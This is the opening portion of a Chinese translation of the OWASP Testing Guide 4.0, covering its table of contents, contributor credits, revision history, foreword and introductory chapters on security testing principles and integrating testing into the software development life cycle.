



OWASP
Open Web Application
Security Project

Testing Guide

4.0

)release(



Project Leaders: Matteo Meucci and Andrew Muller

Creative Commons (CC) Attribution Share-Alike
Free version at <http://www.owasp.org>

目錄

1. 说明
2. 序
3. 简介
4. OWASP测试框架
5. Web应用安全测试
 - i. 简介与目标
 - i. 测试清单
 - ii. 信息收集
 - i. 搜索引擎信息发现和侦察 (OTG-INFO-001)
 - ii. 识别web服务器 (OTG-INFO-002)
 - iii. web服务器元文件信息发现 (OTG-INFO-003)
 - iv. 服务器应用枚举 (OTG-INFO-004)
 - v. 评论信息发现 (OTG-INFO-005)
 - vi. 应用入口识别 (OTG-INFO-006)
 - vii. 识别应用工作流程 (OTG-INFO-007)
 - viii. 识别web应用框架 (OTG-INFO-008)
 - ix. 识别web应用程序 (OTG-INFO-009)
 - x. 绘制应用架构图 (OTG-INFO-010)
 - iii. 配置以及部署管理测试
 - i. 网络基础设施配置测试 (OTG-CONFIG-001)
 - ii. 应用平台配置管理测试 (OTG-CONFIG-002)
 - iii. 文件扩展名处理测试 (OTG-CONFIG-003)
 - iv. 备份、未链接文件测试 (OTG-CONFIG-004)
 - v. 枚举管理接口测试 (OTG-CONFIG-005)
 - vi. HTTP方法测试 (OTG-CONFIG-006)
 - vii. HTTP严格传输安全测试 (OTG-CONFIG-007)
 - viii. 应用跨域策略测试 (OTG-CONFIG-008)
 - iv. 身份鉴别管理测试
 - i. 角色定义测试 (OTG-IDENT-001)
 - ii. 用户注册过程测试 (OTG-IDENT-002)
 - iii. 帐户权限变化测试 (OTG-IDENT-003)
 - iv. 帐户枚举测试 (OTG-IDENT-004)
 - v. 弱用户名策略测试 (OTG-IDENT-005)
 - v. 认证测试
 - i. 口令信息加密传输测试 (OTG-AUTHN-001)
 - ii. 默认口令测试 (OTG-AUTHN-002)
 - iii. 帐户锁定机制测试 (OTG-AUTHN-003)
 - iv. 认证绕过测试 (OTG-AUTHN-004)
 - v. 记住密码功能测试 functionality (OTG-AUTHN-005)
 - vi. 浏览器缓存弱点测试 (OTG-AUTHN-006)
 - vii. 密码策略测试 (OTG-AUTHN-007)
 - viii. 安全问答测试 (OTG-AUTHN-008)
 - ix. 密码重置测试 (OTG-AUTHN-009)
 - x. 其他相关认证渠道测试 (OTG-AUTHN-010)
 - vi. 授权测试
 - i. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - ii. 授权绕过测试 (OTG-AUTHZ-002)
 - iii. 权限提升测试 (OTG-AUTHZ-003)
 - iv. 不安全对象直接引用测试 (OTG-AUTHZ-004)

- vii. 会话管理测试
 - i. 会话管理绕过测试 (OTG-SESS-001)
 - ii. Cookies属性测试 (OTG-SESS-002)
 - iii. 会话固定测试 (OTG-SESS-003)
 - iv. 会话令牌泄露测试 (OTG-SESS-004)
 - v. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - vi. 登出功能测试 (OTG-SESS-006)
 - vii. 会话超时测试 (OTG-SESS-007)
 - viii. 会话令牌重载测试 (OTG-SESS-008)
- viii. 输入验证测试
 - i. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - ii. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - iii. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - iv. HTTP参数污染测试 (OTG-INPVAL-004)
 - v. SQL注入测试 (OTG-INPVAL-005)
 - i. Oracle注入测试
 - ii. MySQL注入测试
 - iii. SQL Server注入测试
 - iv. PostgreSQL注入测试
 - v. MS Access注入测试
 - vi. NoSQL注入测试
 - vi. LDAP注入测试 (OTG-INPVAL-006)
 - vii. ORM注入测试 (OTG-INPVAL-007)
 - viii. XML注入测试 (OTG-INPVAL-008)
 - ix. SSI注入测试 (OTG-INPVAL-009)
 - x. XPath注入测试 (OTG-INPVAL-010)
 - xi. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - xii. 代码注入测试 (OTG-INPVAL-012)
 - i. 本地文件包含测试(LFI)
 - ii. 远程文件包含测试(RFI)
 - xiii. 命令执行注入测试 (OTG-INPVAL-013)
 - xiv. 缓冲区溢出测试 (OTG-INPVAL-014)
 - i. 堆溢出测试
 - ii. 栈溢出测试
 - iii. 格式化字符串测试
 - xv. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - xvi. HTTP分割/伪造测试 (OTG-INPVAL-016)
- ix. 错误处理测试
 - i. 错误码分析 (OTG-ERR-001)
 - ii. 栈追踪分析 (OTG-ERR-002)
- x. 密码学测试
 - i. 弱SSL/TLS加密, 不安全的传输层防护测试 (OTG-CRYPST-001)
 - ii. Padding Oracle测试 (OTG-CRYPST-002)
 - iii. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- xi. 业务逻辑测试
 - i. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)
 - ii. 请求伪造能力测试 (OTG-BUSLOGIC-002)
 - iii. 完整性测试 (OTG-BUSLOGIC-003)
 - iv. 过程时长测试 (OTG-BUSLOGIC-004)
 - v. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - vi. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - vii. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - viii. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)

ix. 恶意文件上传测试 (OTG-BUSLOGIC-009)

xii. 客户端测试

i. 基于DOM跨站脚本测试 (OTG-CLIENT-001)

ii. JavaScript脚本执行测试 (OTG-CLIENT-002)

iii. HTML注入测试 (OTG-CLIENT-003)

iv. 客户端URL重定向测试 (OTG-CLIENT-004)

v. CSS注入测试 (OTG-CLIENT-005)

vi. 客户端资源操纵测试 (OTG-CLIENT-006)

vii. 跨源资源分享测试 (OTG-CLIENT-007)

viii. Flash跨站测试 (OTG-CLIENT-008)

ix. 点击劫持测试 (OTG-CLIENT-009)

x. WebSockets测试 (OTG-CLIENT-010)

xi. Web消息测试 (OTG-CLIENT-011)

xii. 本地存储测试 (Local Storage) (OTG-CLIENT-012)

6. 报告编写

7. 附录

i. 附录 A: 测试工具

ii. 附录 B: 推荐读物

iii. 附录 C: 测试向量

iv. 附录 D: 编码注入

说明

欢迎使用 OWASP 测试指南 4.0

“OWASP 的宗旨:技术的开放与协作”

我们意识到这份新的测试指南4.0将会成为实施web应用渗透测的标准。 -- [Matteo Meucci](#)

OWASP 感谢每一个作者,修订人员以及编辑人员,没有他们的努力,这份测试指南也没有今天。如果你有任何意见或建议,请发 E-mail 到测试指南邮箱:

<http://lists.owasp.org/mailman/listinfo/owasp-testing>

或者 E-mail 给该指南的策划者: [Andrew Muller Matteo Meucci](#)

版本 4.0

OWASP测试指南第四版比起第三版在三个方面更加改善了：

1. 这份指南整合了另外两个旗舰级的OWASP文档：开发者指南和代码评估指南。我们重新编排了章节和测试顺序，目的就是通过测试和代码评估来达到开发者指南中描述的安全控制。
2. 所有章节都被改进，并扩充至87个测试案例（v3版本是64个），包括4项新的章节：
 - 身份鉴别管理测试
 - 错误处理
 - 密码学
 - 客户端测试
3. 在指南中我们希望大家不仅仅简单应用测试案例，更加鼓励安全测试人员整合和发现更多的相关测试案例。如果发现的测试案例能广泛应用，我们鼓励大家分享他们，并回馈测试指南。这将建立起更加丰富的安全知识，并将指南发展过程迭代化，而不是仅仅单次发展。

版权和许可

Copyright (c) 2014 The OWASP Foundation.

本文档由[Creative Commons 2.5 License](#)许授权。请阅读并理解该文档的许可和版权。

中文版致谢与译者声明

第四版

由[风镰月舞](#)结合第三版翻译内容，自行翻译，纯属自娱自乐。由于译者水平有限，并不保证译文完全正确，请参照英文版为准。

- [在线阅读](#)
- [参与编辑](#)

第三版

本指南为业界首套系统的介绍应用安全测试的指导性文档。

数十位自愿者经过半年的辛苦工作,终于完成 OWASP 测试指南的翻译及校对。

OWASP 测试指南中文版修订

项目进展	时间	主要参与人
OWASP 测试指南中文 V0.1	2009.7-2009.10	FrankAaron
OWASP 测试指南中文 V0.2	2009.10-2009.11	RIP
OWASP 测试指南中文 V0.3	2009.11-2009.1	Eric

翻译及校对人员(排名不分先后)

- 程琼 (Microsoft)
- Frank Fan (DBAPPSECURITY)
- 贺佳琳 (Microsoft)
- 李伟荣 (Microsoft)
- 沈巍 (Microsoft)
- 王超 (Microsoft)
- 韦炜 (Microsoft)
- 张柏明 (Microsoft)
- 赵嘉言 (Microsoft)
- Aaron (DBAPPSECURITY)
- RIP (OWASP China Chair)

声明

- 由于译者及校对人员水平有限,并不保证译文完全正确,请参照英文版以准。
- 非常感谢您的支持,有任何问题,请及时邮件到 RIP@OWASP.ORG。

修订历史

测试指南第四版将于2014年发布。这份测试指南由 Dan Cuthbert 作为第一位编辑于 2003 年第一次发布。2005年这份测试指南移交给 Eoin Keary 并转变成 Wiki 超文本系统。Matteo Meucci 现在接管这份测试指南,成为 OWASP 测试指南项目负责人。Andrew Muller 自2012年起成为该项目共同负责人。

2014 年

- OWASP 测试指南第 4 版

2008 年 9 月 15 日

- OWASP 测试指南第 3 版

2006 年 12 月 25 日

- OWASP 测试指南第 2 版

2004 年 7 月 14 日

- OWASP WEB 应用安全渗透指引列表第 1.1 版

2004 年 12 月

- OWASP 测试指南第 1 版

编辑

Andrew Muller: 自 2013 年, OWASP 测试指南项目负责人。

Matteo Meucci: 自 2007 年, OWASP 测试指南项目负责人。

Eoin Keary: 2005-2007 OWASP 测试指南项目负责人。

第四版作者

- Matteo Meucci
- Pavol Luptak
- Marco Morana
- Giorgio Fedon
- Stefano Di Paola
- Gianrico Ingrossi
- Giuseppe Bonfà
- Andrew Muller
- Robert Winkel
- Roberto Suggi Liverani
- Robert Smith
- Tripurari Rai
- Thomas Ryan
- Tim Bertels
- Cecil Su
- Aung KhAnt
- Norbert Szetei
- Michael Boman
- Wagner Elias
- Kevin Horvat
- Tom Brennan
- Juan Galiana Lara
- Sumit Siddharth
- Mike Hryekewicz
- Simon Bennetts
- Ray Schippers
- Raul Siles
- Jayanta Karmakar
- Brad Causey
- Vicente Aguilera
- Ismael Gonçalves
- David Fern
- Tom Eston
- Kevin Horvath
- Rick Mitchell
- Eduardo Castellanos
- Simone Onofri
- Harword Sheen
- Amro AlOlaqi
- Suhas Desai

- Ryan Dewhurst
- Zaki Akhmad
- Davide Danelon
- Alexander Antukh
- Thomas Kalamaris
- Alexander Vavousis
- Clerkendweller
- Christian Heinrich
- Babu Arokiadas
- Rob Barnes
- Ben Walther

第四版审核人员

- Davide Danelon
- Andrea Rosignoli
- Irene Abezgauz
- Lode Vanstechelman
- Sebastien Gioria
- Yiannis Pavlosoglou
- Aditya Balapure

第三版作者

- Anurag Agarwal
- Daniele Bellucci
- Ariel Coronel
- Stefano Di Paola
- Giorgio Fedon
- Adam Goodman
- Christian Heinrich
- Kevin Horvath
- Gianrico Ingrasso
- Roberto Suggi Liverani
- Kuza55
- Pavol Luptak
- Ferruh Mavituna
- Marco Mella
- Matteo Meucci
- Marco Morana
- Antonio Parata
- Cecil Su
- Harish Skanda Sureddy
- Mark Roxberry
- Andrew Van der Stock

第三版审核人员

- Marco Cova
- Kevin Fuller
- Matteo Meucci
- Nam Nguyen
- Rick Mitchell

第二版作者

- Vicente Aguilera
- Mauro Bregolin
- Tom Brennan
- Gary Burns
- Luca Carettoni
- Dan Cornell
- Mark Curphey
- Daniel Cuthbert
- Sebastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Javier Fernández-Sanguino
- Glyn Geoghegan
- Stan Guzik
- Madhura Halasgikar
- Eoin Keary
- David Litchfield
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni
- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Antonio Parata
- Yiannis Pavlosoglou
- Carlo Pelliccioni
- Harinath Pudipeddi
- Alberto Revelli
- Mark Roxberry
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams
- Tushar Vartak

第二版审核人员

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora

- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A.
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

商标

- Java,Java Web 服务器,Sun Microsystems 有限公司 JSP 注册商标
- Merriam-Webster 有限公司 Merriam-Webster 注册商标
- 微软公司 Microsoft 注册商标
- Carnegie Mellon 大学服务商标 Octave
- VeriSign 有限公司安全认证注册商标 VeriSign 和 Thawte
- 美国 VISA 注册商标 Visa
- OWASP 基金会注册商标 OWASP

所有其他产品和公司的名称可能是其各自所有者的商标。长期使用本文档,不影响任何商标或服务标志的有效性。

前序 Eoin Keary, OWASP Global Board

软件的不安全问题也许是我们这个时代最为重要的技术挑战。安全问题是目前制约信息技术发展的关键。

在OWASP团队,我们努力使不安全软件成为这个世界上不正常、不规范的产品,而这份OWASP测试指南正是实现这个目标的重要一步。通过科学的的理论方法来进行软件测试是非常关键的。我们需要可以重复的一致性的过程来测试web应用程序。没有标准的世界是混乱的世界。

毫无疑问的是没有进行安全测试就无法建立一个安全的应用环境。然而,许多的软件开发组织的标准软件开发流程中却并不包含安全测试这一步骤。

由于攻击者能够利用无数的方法来攻破应用程序,而安全测试不可能测试全部的攻击方法,所以安全测试其自身并非是衡量应用安全最为有效的方法。但是,安全测试具有独特的能力绝对说服反对者确实存在安全问题。

总体而言,OWASP 的各个指南是对开发及维系安全的应用程序很好的出发点。[开发者指南](#) 能指导你如何设计和开发安全的应用程序,而[代码检测指南](#) 则会告诉你如何为代码作安全检测,而[测试指南](#) 会指导你如何验证你的应用程序的安全性。我极力推荐你使用这些指南在你的应用程序开发。

为什么需要OWASP?

写成一本这样的指南是艰巨的工作,因为它汇集了数百位世界各地的专家的专业技能。测试安全漏洞有许多不同的方式,但是这本指南却在怎样快捷、准确、有效地测试方面获得了权威人士的一致同意。

这本指南完全免费地向公众开放十分重要。安全问题不应该是躲在暗处,以至于只有少数人能操作。许多现有的安全指南只是详细地阐述了问题的严重性,但并没有提供足够的信息来让人们找到、诊断或者解决安全问题。创建这本指南的目的是使需要它的人能掌握这些专业知识。

这本指南必须能在开发者和软件测试者中推广起来。全世界似乎没有足够的应用安全专家来对所有问题做重要批示。应用安全最开始的责任肯定是落在软件开发者的肩上。如果开发者没有测试他的软件的话,软件中没有安全代码也并不奇怪。

保证信息及时更新是这本指南至关重要的方面。通过采用 Wiki 方式,OWASP 团队能逐渐发展和扩大这本指南中的信息,这样才能跟上应用安全威胁快速发展的步伐。

这份手册是我们广大会员和项目志愿者热情和能量的结晶。它一定会使世界更加美好。

裁剪和优先级

你需要将这份指南应用于你的组织之中, 你可能需要裁剪相关信息来匹配组织的技术能力、实施过程和组织结构。

通常组织中下列不同的角色可能需要这份指南 :

- 开发者需要这份指南确保他们能够写出安全的代码。这些测试应该成为实例代码的一部分。
- 软件测试人员和QA人员应该使用这份指南扩充他们的测试案例, 期望更早能够捕捉到漏洞, 从而节约时间和精力。
- 安全专家需要使用这份指南与技术结合来确保没有遗漏安全漏洞。
- 项目经理需要思考这份指南的意义, 以确保能够界定设计和编码中的BUG是安全问题。

应用安全测试最重要的方面可能就是让你时刻牢记你必须在有限的时间内尽可能多地覆盖应用程序的各个方面。郑重提醒:请不要简单的看几眼这本书就开始测试,理想的做法是:通过建立一些安全威胁模型来决定你的公司最关心的安全问题是什么。你最终应该拥有一张包含优先次序的待测试的安全清单。

你最好将这份指南看作是一系列寻找不同类型安全漏洞的技术指引。但并不是所有的技术都是同等重要的,请不要将这本指南当成一本核对清单来使用。新漏洞的出现总是证明事无巨细,但是这份指南会是一个很好的开始。

自动化工具

有相当数量的公司在销售安全分析和测试工具。请记住这些工具的局限性以便能够更好地使用它们。请查阅 Michael Howard 的文章 [2006 OWASP AppSec Conference in Seattle](#)。

工具无法使软件更加安全！他们只能缩小整个过程，并帮助加强策略！

这些工具是通用的,他们的覆盖面不完全——它们并不是专门针对您的自定义代码设计的。这意味着,即使它们可以找到部分一般性问题,但是它们对你的应用程序没有足够的了解,无法对可能存在的大多数安全漏洞进行侦测。此外,根据我们的经验,最严重安全问题往往不具有代表性,而是深度隐藏在你的业务逻辑和定制应用设计中。

自动化工具在检测速度方面并不一定比手动检测快。实际运行的工具也许并不会花费特别多的时间,但是在工具运行前后所花费的时间很多。如果当前最主要的任务是尽可能快地发现和消除最严重的安全漏洞,那么针对不同的安全弱点选择最有效果的技术十分重要。在某些特定的问题上,自动化工具是十分有效的。明智地选择并使用自动化工具能够有效支持你的整个开发过程以开发出安全性更高的代码。

呼吁帮助

如果你正在从事软件开发、设计或者测试工作,我强烈建议你熟悉这份文档中的安全测试指引。这份手册是测试当今软件问题的极好的指引,当然它还不够完善。如果您发现错误,请在讨论页中添加你的标注或自行对文档进行改动。你的意见将帮助到成千上万正在使用这份指南的人们。

欢迎任何个人或者团体[加入我们](#),这样我们才能够继续创作出像这份测试指南以及所有 OWASP 其它著作一样的材料。

感谢所有过去以及未来为这份指南做出贡献的人们,你们的工作将有助于推进世界各地的应用程序安全。

--[Eoin Keary](#), OWASP Board Member, April 19, 2013

测试指南简介

OWASP 测试项目

OWASP测试项目已经发展了许多年。通过这个项目，我们希望帮助人们了解自己的Web应用程序，什么是测试，为什么要测试，什么时间，在哪里以及如何测试 WEB应用程序。这个项目是发布一个完整的测试框架，而不是仅仅提供一个简单的漏洞检查列表或者问题的简单药方。人们可以根据需要建立自己的或符合其它进程的测试程序。测试指南详细的介绍了一般测试框架以及实践中该框架的实施技术。

创作这份测试指南是一项艰巨的任务。要获取大家的一致认可同时发展内容是一个极具挑战的任务。这不仅需要使人们接受这里所描述的概念，同时使他们能够真正将这些概念应用于自己的环境和文化中。同时，这也是对将目前Web应用测试重点，将渗透测试转变为测试集成于软件开发生命周期过程中的挑战。

然而，我们已经达到非常满意的结果。许多业内专家和世界上一些大型公司的软件安全负责人共同验证了这个测试框架。这个测试框架帮助各类组织能够有效针对Web应用程序进行测试以便建立安全可靠软件，而不是简单地强调脆弱点。虽然后者无疑是许多OWASP指南和清单的一个副产品。因此，对于某些测试方法和技术，我们作出了艰难的选择，因为我们都明白并这些方法和技术并不是适用于每一个人。然而，随着时间的推移，OWASP能够在丰富的经验和协商一致的基础上通过宣传和教育达到更高的层次并进行文化变革。

本指南其余部分的编排如下：

本介绍部分涉及测试Web应用程序的先决条件：测试的范围，成功的测试的原则和测试技术。第3章介绍了OWASP测试框架，并说明与软件开发生命周期各个阶段有关的技术和任务。第4章涉及如何对代码的具体脆弱性（例如，SQL注入）进行检查和渗透测试。

安全衡量：不安全软件带来的经济损失

软件工程的基本原则就是你无法控制那些你无法衡量的[1]。安全测试也一样。不幸的是，安全衡量是一个非常困难的过程。这里我们将不会详细涉及这一话题，因为它自己提供一个指导（详细介绍请参见[2]）。

然而我们需要强调的是，安全衡量标准是关于具体的技术问题（例如，某个漏洞是如何普遍）和这些问题给软件带来的经济影响两大方面。我们发现，大多数技术人员至少能够基本理解安全弱点问题所在，甚至对安全弱点有着更深入的了解。但是可悲的是很少有人能够把这种技术知识转化为货币计算，从而量化应用程序所存在安全漏洞给所有者带来的潜在损失。我们认为直有发生这种情况，CIO们才会制定出一个准确的安全投资回报率，并分配适当的软件安全预算。

虽然对不安全软件带来的损失进行估算是一项艰巨的任务，然而最近却已经出现了大量此方面的工作方向。例如，在2002年6月，美国国家标准局（NIST）发表了一份调查报告：由缺乏软件测试而导致的不安全软件给美国经济带来的损失[3]。有趣的是，他们估计，更好的测试基础设施将节省三分之一以上的费用，或约220亿美元一年。最近，学术研究机构也开展了对经济和安全之间联系的研究。（详细信息请参见[4]了解其中的一些努力）。

本文档中所描述的测试框架鼓励人们对整个发展进程进行安全衡量。人们可以将不安全软件所带来的经济损失与自身业务相联系，从而制定出适当的商业决策（资源）来进行风险管理。请记住：Web应用安全衡量和测试，甚至比其它软件更为重要，因为Web应用程序通过互联网广泛传播给数以百万计的用户使用。

什么是测试？

在Web应用生命循环发展期间，很多内容都需要测试。我们所说的测试到底是什么意思？Merriam-Webster字典中对测试的介绍如下：

- 进行检测或证明
- 实施测试测
- 在测试的基础上明确其规格和评估结果

在这份文档中，测试指的是将一套系统/应用程序的状况与一系列标准进行对比的过程。在安全界，人们采用的测试标准往往既没有明确的定义也没有完整的架构。出于这个原因和其它原因，许多外界人员将安全测试作为一种黑色艺术。本文档的目的在于改变传统观念，使人们可以在没有深入的安全知识背景的情况下更加轻松地测试。

为什么要实施测试？

本文档旨在帮助各类组织了解测试项目内容，并帮助他们确定他们需要构建及操作用于测试Web应用程序的步骤。它的目的是对全面的WEB应用安全计划所需的各种因素有一个全面的了解。本指南可作为参考方法来帮助您衡量您现有的做法和行业最佳做法的差距。本指南允许各组织与其同行进行比较，了解进行软件测试和维护或者进行审计所需资源的规模。本章不对如何测试一个应用程序的技术细节进行详细讨论，旨在提供一个典型的安全组织框架。对应用程序进行测试的技术细节，将作为渗透测试或代码审查部分，将在余下的章节进行详细讨论。

什么时候测试？

大多数人都会在软件建立以及进入生命周期中的部署阶段（即代码已创建或已实例化为一个正在工作的Web应用程序）才开始对软件进行测试。这是一种无效的成本高昂的测试行为。最佳的方法之一是将安全测试融入到软件开发生命周期（SDLC）每一个阶段以防止安全漏洞的出现。软件开发生命周期是指软件设计的构建块程。如果软件开发生命周期并不适用于你目前正在使用的开发环境，现在正是时候挑选一个！下图显示一个通用软件开发生命周期模型，以及在这样一种模式下修复安全漏洞所增加的费用（估计数）。




图1:通用软件开发生命周期模型

软件开发公司应对其总体软件开发生命周期进行检查，确保安全是开发进程中不可分割的一部分。软件开发生命周期应包含安全测试内容以确保在整个开发进程安全被充分涵盖并得到有效控制。

测试什么？

将软件开发当作是人、过程和技术相结合的整体的想法是有益的。如果这些都是“创造”软件的因素，那么我们认为必须对所有这些因素进行测试。然而目前大多数测试工程师所测试的仅仅是技术或软件本身。

一个有效的测试计划应包括以下测试部分：

- 人员 – 确保其经历足够的知识水平和意识；
- 过程 – 确保有足够的政策和标准，人们知道如何遵循这些政策；
- 技术 – 确保某一进程已经被有效的执行。

除非采用这样的整体测试方法，否则只测试应用的技术执行将不能涵盖到目前可能存在的管理或运营漏洞。通过对人员，策略以及过程进行测试，企业或组织可以提前获知那些后来才会自行凸现出来的技术缺陷，从而能尽早消除缺陷并查明缺陷产生的根源。同样，在一个系统之只对一些技术问题进行测试，将导致不完整不准确的安全现状评估。

Fidelity国家金融信息安全负责人DenisVerdon，在2004年纽约举行的OWASP应用安全大会中为这种误解提出了一个很好的比喻[5]：“如果将一辆汽车比作一个应用程序……那么目前的应用安全测试则象征了汽车的正面碰撞测试。汽车并没有进行翻滚测试，或紧急情况下的稳定性测试，制动效能测试，侧面碰撞测试以及防窃措施测试。

意见反馈

如同所有的OWASP的项目，我们欢迎各界的评论和反馈。我们特别希望了解到我们的成果正在被使用，以及它非常有效和准确。

测试原则

对于开发一个剔除软件安全漏洞的测试方法，存在一些常见的误解。本章所涉及一些基本原则，专业人士在进行软件安全漏洞测试时应加以考虑。

没有银弹(SilverBullet)

当你试图思考安全扫描器或应用防火墙既不能提供各类攻击防御和辨别各类安全问题的时候，实际上不存在一下子就能解决不安全软件问题的方法。应用程序安全评估软件，只能作为发现伸手就能摘到的果实的第一张通行证，通常并不能充分覆盖到应用的各个层面，从而不能提供成熟有效的详细评估。切记：安全是一个过程，不是某个产品。

战略性思考，而非策略

在过去几年中，安全专家已经逐渐认识到90年代深入信息安全界的“补丁-渗透”测试模型存在的缺陷。该测试模型将提交一个错误报告，但并不会经过适当的调查以明确问题所在的根源。这种测试模型通常与下图中显示的安全漏洞相关联。全球通用软件中漏洞的演变表明了该测试模型的无效性。欲了解更多有关安全漏洞的信息，请参阅[6]。

脆弱性研究[7]显示随着世界范围内的攻击者的反应时间增快，典型的安全漏洞并没有提供足够的时间安装补丁程序，因为安全漏洞的修补与自动攻击工具的开发之间的时间差在逐年减少。

还有一些对“补丁-渗透”测试模型的错误猜想：补丁干扰正常运作，并可能破坏现有的应用程序，并不是所有的用户都能（最终）意识到了补丁的可用性。因此并非所有产品的用户将适用于安装补丁，或者是由于以上这个问题或者是因为他们对补丁的存在缺乏了解。




图2：“补丁-渗透”测试模型

为了防止一个应用程序再次发生安全问题，将安全融入到软件开发生命周期（SDLC）每一个阶段，并通过制定适合有效的开发方法标准，策略和指导方针是十分必要的。威胁建模与其它技术应该用来帮助区分系统中的哪些部分的特定资源是危险的。

SDLC才是王道

软件开发生命周期是每一个开发人员都非常了解的一个过程。通过将安全的概念纳入到软件开发生命周期中的各个阶段，可以对应用安全采用综合方法以实现该组织内各程序的平衡。不同阶段的名称可能会根据各组织所采用的SDLC模型的改变而改变，每一个原始SDLC的概念阶段都将被用来开发应用（例如，定义，设计，开发，部署，维护）。每个阶段的安全考虑都应当成为现行进程的一部分，以确保安全计划全面有效。

现在存在多个SDLC框架，提供了描述性的和规范性的建议。无论你想选择描述性建议或者规范性建议依赖于SDLC过程的成熟度。一般的，规范性建议展示了安全SDLC过程如何发生作用，描述性建议则展示了他如何在实际生活中应用。两者都有各自不同的发挥作用的地方。例如，如果你不知道如何开始一个SDLC，那么规范性的框架提供一系列潜在安全控制手段供你选择。描述性建议通过展示其他组织如何工作的来帮你更好的做决定。描述性安全SDLC包括BSIMM-V，规范性安全SDLC包括OWASP的开发软件成熟度模型（OpenSAMM）和ISO/IEC 27034中的1-8部分，部分章节还在开发中。

及早测试、频繁测试

漏洞及早在软件开发生命周期中被查出，它可以迅速被修补并花费较低的成本。在这里，安全漏洞可被等价看作一个功能或基于性能的漏洞。实现这个目标最关键的一步在于教育开发部门和QA部门关于常见的安全问题以及发现和防范的方法。虽然最新的图书、工具或者语言也许帮助设计更好的计划(产生少量的漏洞)，然而新的威胁频繁出现，它们的开发者必须认识到这些新威胁对他们所开发的软件所带来的影响。安全测试的教育将帮助开发者从攻击者的渗透行为中获取适用的应用程序测试思路。每个企业或组织都应将安全问题作为他们现有的责任的一部分。

理解安全的范围

了解项目所需的安全范围非常重要。需要被保护的资料和资产应予以分类以明确它们应该被如何处理（例如，保密(Confidential)，秘密(Secret)，绝密(TopSecret)）。应就此事项与法律委员会共同讨论，以确保任何特定的安全需求都能够得到满足。在美国，像Gramm-Leach-Bliley法案[8]这样的联邦法案，如美国加州SB-1386[9]这样的州级法律都有相关的要求。对欧盟国家的组织或企业而言，国家具体法规和欧盟指引都适用。例如，96/46/EC4指引[10]强制要求，凡是涉及个人数据处理的应用应予以适当保护，而不论该应用是什么。

树立正确的思想

